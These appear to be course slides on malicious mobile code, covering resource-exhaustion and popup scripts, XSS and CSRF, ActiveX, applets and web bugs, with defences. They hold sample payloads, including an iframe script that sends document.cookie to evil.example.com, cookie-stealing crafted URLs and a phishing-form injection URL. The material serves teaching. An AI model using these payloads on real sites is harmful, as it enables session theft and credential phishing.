

Malicious Mobile Code

Mobile code is a lightweight program that is downloaded from a remote system and executed locally with minimal or no user intervention. The code then makes your system do something that you do not want it to do.

(Mobile code aka Active Content)

Attack Vectors

Web browsers

Email clients processing HTML-formatted messages

**Distributed applications using Web Services
architecture and XML-based protocols**

Types of MMC

JavaScript

Java applets

ActiveX controls

- The idea is the program can be downloaded from the server to workstation for execution.

Visual Basic Scripts

JavaScript

Powerful scripting language for the web

Some functions

- Dynamically generate content for client
- Resize and move windows
- Open new windows (popups)
- Add favorites/bookmarks
- Access cookies
- Submit web requests
- Access DOM elements

Hooks events in browsers

- OnMouseOver
- OnLoad
- OnUnload
- OnClick
- etc.

Resource Exhaustion

```
<html>
<head>
<script type="text/javascript">
function exploit() {
    while(1) {
        showModelessdialog("exploit.html");
    }
}
</script>
<title>Good-Bye</title>
</head>
<body onload="exploit()">
</body>
</html>
```

Browser Hijacking

```
<html>
<head>
<title></title>
</head>
<body onload="window.open('trap.html')">
trapped
</body>
</html>
```

Cookie stealing

Cookies: specially formatted data a browser stores on the user's workstation on behalf of a remote Web site.

- **Persistent**
 - Eg. Selecting download site, preferred language,
- **Nonpersistent**
 - Login session identifier
- **Semantics: Only the server that set the cookie is allowed to read from it**
 - Must restrict DNS domains for the cookie's access

Cookie stealing via crafted URL


Attacker creates server-side program capable of reading cookie information in the browser

- Generates crafted URL... attacker replaces '/' and '?' with hexadecimal equivalents.
- Browser flaws allow malicious sites to obtain illegitimate access to cookies such as session identifier (SID)
- Malicious site can clone session after obtaining SID

Crafted DNS Spoof URL

Method #1: Exploits mismatch in URL interpretation

`http://evil.example.com/get_cookies.html?.emacaroni.com`



`http://evil.example.com%2fget_cookies.html%3f.emacaroni.com`



Actual request sent to evil.example.com



Cookie code believes request is for emacaroni.com

Cross-site scripting

XSS attacks can range from petty nuisance to serious security threats

- Theft of Accounts / Services
- User Tracking / Statistics
- Browser / User exploitation

In 2007, Symantec documented that roughly 80% of all security vulnerabilities were carried out by XSS.

XSS

Data enters a legitimate web application through an untrusted source (attacker)

- Bulletin boards, Wikis, web comments, web links, e-mail spam

Data contains contains malicious code (e.g. browser scripts)

Data is included in dynamic content that is sent by the web application without being validated for malicious code

Visitor's browser, when visiting web site, executes the code

- Malicious Scripts implanted in the URL
- Malicious Scripts implanted in the Site's Content

Exploits trust that users have for a web site or a web link

XSS

Extremely widespread

- Occurs wherever a web application takes input given from a user in its resulting output web pages without validating or encoding it

Two main types

- Persistent (or stored)
- Non-persistent (or reflected)

Persistent XSS attacks

Attacker code is stored on the website's server and persistently displayed on "normal" pages returned to other users during regular browsing.

- **Message boards where users are allowed to post HTML formatted messages for other users to read.**
- **Rendered automatically, without the need to individually target victims or lure them to a third-party website.**
- **Scenario**
 - **Jack posts a message with malicious script to a social networking website.**
 - **When Jane reads the message, Jack's implanted script steals Jane's cookie.**
 - **Jack can now hijack Jane's session and impersonate Jane.**
- **Key problem**
 - **No input validation on posts**
 - **No output validation of script code**

Persistent XSS Example

Attacker injects Javascript (or other) code on web page of a trusted web site


Victim's browser visits trusted web site and executes/renders script as if it were trusted

- Scripts hosted by a trusted site are trusted as much as the site that sent it.
- Simple but harmless attack

```
<script>alert('Oh No!');</script>
```

- A bit less comfortable...

```
<script>alert(document.cookie)</script>
```



Persistent XSS Example

Even less comfortable

```
<script type="text/javascript">
document.write(`<iframe
  src=http://evil.example.com/capture.cgi?'document.cookie+'wi
  dth=0 height=0> </iframe>'`);
</script>
```

Non-persistent XSS attacks

Delivered to victims via an email message or as a link on a web server.

- User has to click malicious link to be exposed
- Injected code is reflected off a vulnerable web server
 - Error messages
 - Search results
 - Message posting results
 - Any response that includes some or all the input sent to the server
- Same problem as before...
 - No input validation on posts
 - No output validation of script code

Non-persistent XSS example

Attacker includes malicious link on a third party web site, in an e-mail, or in a post to discussion group.

- [`http://www.example.com/search.cgi?query=<script>alert\(document.cookie\)`](http://www.example.com/search.cgi?query=<script>alert(document.cookie))
- User clicks on link
- Web site (example.com) returns a page that is the result of the execution of the search.cgi script
- search.cgi script *includes* search parameters in returned page
- User's browser *executes* reflected script as if it came from web site, when it actually came from the attacker


Non-persistent XSS attacks

Scenario


- Jane visits Jim's website and authenticates
- Jim's website contains a reflected XSS vulnerability
 - Input sent by client not validated
 - Reflected output sent back by server not checked
- Jack crafts a URL to exploit the vulnerability and sends Jane an email, tricking her into clicking the link.
- URL points to Jim's website, but contains Jack's malicious code
- Jane visits the URL provided by Jack while logged in to Jim's website.
- Jack's malicious script embedded in the URL is reflected off of Jim's web site
- Jack's malicious script executes in Jane's browser, as if it came directly from Jim's server
 - Script can send Jane's session cookie to Jack.
 - Jack uses session cookie to steal sensitive information (authentication credentials, billing info, etc) without Jane knowing.

Attack Pattern

Victim Computer



Non-persistent (Reflected) XSS vulnerability




Search parameter

*

Please login with the form below before proceeding:<form action="destination.asp"><table><tr><td>Login:</td><td><input type="text" length="20" name="login"></td></tr><tr><td>Password:</td><td><input type="text" length="20" name="password"></td></tr></table><input type="submit" value="LOGIN"></form>*

Reflected XSS vulnerability



The screenshot shows a Microsoft Internet Explorer browser window displaying the acunetix acuforum search page. The address bar shows the URL: `http://testasp.acunetix.com/Search.asp?Search=%20&%20base%20login%20with%20the%20form%20below%20before%20proceeding%20to%20the%20action%20page`. The page features a green header with the acunetix logo and the text "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". Below the header is a navigation menu with links for "about", "forums", "search", "login", and "register". A search bar is present with a "search posts" button. The search results area displays the message "You searched for:" followed by a red-bordered box containing a login form. The form includes the text "Please login with the form below before proceeding:", "Login:" with an input field, "Password:" with an input field, and a "LOGIN" button. The footer of the page contains the text "Copyright © 2003 Acunetix Ltd".

Non-persistent (Reflected) XSS example

<http://testasp.acunetix.com/Search.asp?tfSearch=%3Cbr%3E%3Cbr%3EPlease+login+with+the+form+below+before+proceeding%3A%3Cform+action%3D%22test.asp%22%3E%3Ctable%3E%3Ctr%3E%3Ctd%3ELogin%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dlogin%3E%3C%2Ftd%3E%3C%2Ftr%3E%3Ctr%3E%3Ctd%3EPassword%3A%3C%2Ftd%3E%3Ctd%3E%3Cinput+type%3Dtext+length%3D20+name%3Dpassword%3E%3C%2Ftd%3E%3C%2Ftr%3E%3C%2Ftable%3E%3Cinput+type%3Dsubmit+value%3DLOGIN%3E%3C%2Fform%3E>

DOM-based XSS vulnerabilities

Web 2.0 and web page mashups (e.g. iGoogle) create a new class of XSS flaws

DOM-based vulnerabilities


- Multiple security contexts embedded in a single web page
- No protections between objects in DOM
- Use client-side JavaScript to access other parts of DOM
- Widgets attacking widgets
 - Malicious iGoogle widget directly accessing DOM to obtain credentials or data of other widgets on page
- <http://xssed.com>

Cross Site Request Forgery (CSRF/XSRF)

XSS exploits the trust a user has for a particular site

CSRF exploits the trust a site has for a particular user

- Attacker forces victim to send authenticated commands to a trusted website that it trusts
- The victim sends commands to the webserver without knowing about it.



CSRF attacks

Scenario

- Jack visits banking site and learns how the forms and scripts work on it
- Jack posts HTML/Script code onto a third-party forum that embeds bank commands
- Jane authenticates to bank and establishes a non-persistent (session) cookie allowing her to access her account
- Before logging out of bank website (and destroying the session cookie), Jane visits third-party forum containing Jack's malicious code
- Jane's browser executes Jack's malicious script to withdraw money from the bank, authorizing a transaction without Jane's knowledge

CSRF common characteristics

Involve sites that rely on a user's identity

Exploits the site's trust in that identity

Trick the user's browser into sending HTTP requests to a target site

Involve HTTP requests that have side effects

Defenses against XSS/CSRF

Add specialized defensive code to Web application

- Filter out input that user's browser could interpret as a script.
 - reject 'script'
 - reject < > () = " ' ; % &
 - » (could be escaped or converted to hex)
 - Disable script execution on browser (not likely)

Browser protections

- Stopping access to blacklisted sites at the client (Firefox and Chrome) based on data from stopbadware.org

Defenses against XSS/CSRF

User education

- **Be careful with links**
 - Watch what you click
 - Make your life miserable and only follow links from the main website you want to visit
- **Turn off scripting**
 - Altogether (difficult to do for a lot of sites)
 - NoScript plug-in to dynamically control script execution on a site-by-site basis

ActiveX

ActiveX Controls

Based on COM (Common Object Model)

- COM allows importing of functionality, invoked on globally unique GUIDs
- ActiveX are COM objects for the web
- Compiled and run natively

Using ActiveX Controls

- Object tag in HTML
- IE invokes local copy of control or automatically downloads and installs it

Malicious ActiveX Controls

Attacker may

- **Create a malicious control**
 - **ActiveX controls were given full access to machine resources by default initially**
 - **Great for installing trojans and backdoor!**
- **Attack browser to manipulate non-malicious controls**
 - **Execute a control intended for local use only**
 - » Local controls given access to machine resources i.e. registry
 - » Not intended to be invoked from remote sites' scripts
 - » Erroneously marked as safe
 - **e.g. Buffer overflow attacks on non-malicious controls**

Preventing malicious ActiveX controls

Microsoft Authenticode

- Protect users via cryptographically signed programs
- Developers obtain a digital certificate.
- Web users can determine, with some certainty, who wrote the control and whether to trust the developer
- Does not mean safe – Fred McLain's Exploder ActiveX control

Browser plug-ins

Spyware Browser Plug-Ins


Monitor and record the user's Web surfing activities or otherwise hijack the victim's browser.

- Standalone executable programs
- ActiveX controls
- Browser plugins.

Browser Helper Objects (BHO) preferred platform spyware due to IE popularity

- Difficult to detect and remove

Spyware Browser Plug-Ins



Java applets

Example Java applet

```
<html>
<head><title>SSH Applet</title></head>
<body>
<applet archive="jta20.jar"
  code="de.mud.jta.Applet" width=590 height=360>
<param name="config" value="applet.conf">
</applet>
</body>
</html>
```

Java Applet Security Model

Highly restrictive sandbox.

- Prevents accessing Windows registry.
- Cannot communicate with any system on the network except host where they came from.
- If applet has a digital signature, JRE consults `java.policy` for behavior.
- Holes are poked using `permission` operator

Java Applet Exploits

Exploiting applets

- Taking advantage of network-related commands in the JRE that don't properly ask the security manager.
- JRE malicious applet may redirect the victim's browsing session.
- Exploit flaws to crash JVM, crashing browser

Preventing applet exploits

- Disable support for Java Applets
- IE allows users to enable and disable java for each zone.

Other nuisances

Elevated Access Privileges via EMail

E-mail client can execute mobile code much like a Web browser

- Message preview renders embedded HTML code
- Automatic execution of malicious code

Scriptlet.TypeLib vulnerability worms saved to victim's Startup folder.

- Scriptlet.TypeLib – ActiveX control Type Libraries for Windows Script Components
- Accidentally marked safe for scripting, but allows reading/writing from filesystem

To Fix - disable execution of embedded mobile code.

Web Bugs and Privacy Concerns

Web bugs reveal information about user behavior across multiple sites

- Usually in the form of an embedded image in HTML
 - Tiny image (e.g. transparent, one-pixel image)
 - Banner ad
- When victim visits a site, embedded image is fetched from the tracking web server
- Cookies stored by the tracking web server binds activity to a particular user across sites!
- Popularized by DoubleClick
- Abused by Facebook Beacon

Beacon

Facebook application launched on November 6, 2007

- Monitored and published a user's internet activity
- Triggered controversy over user privacy
- Resulted in a class-action law suit
- Shut down in September 2009

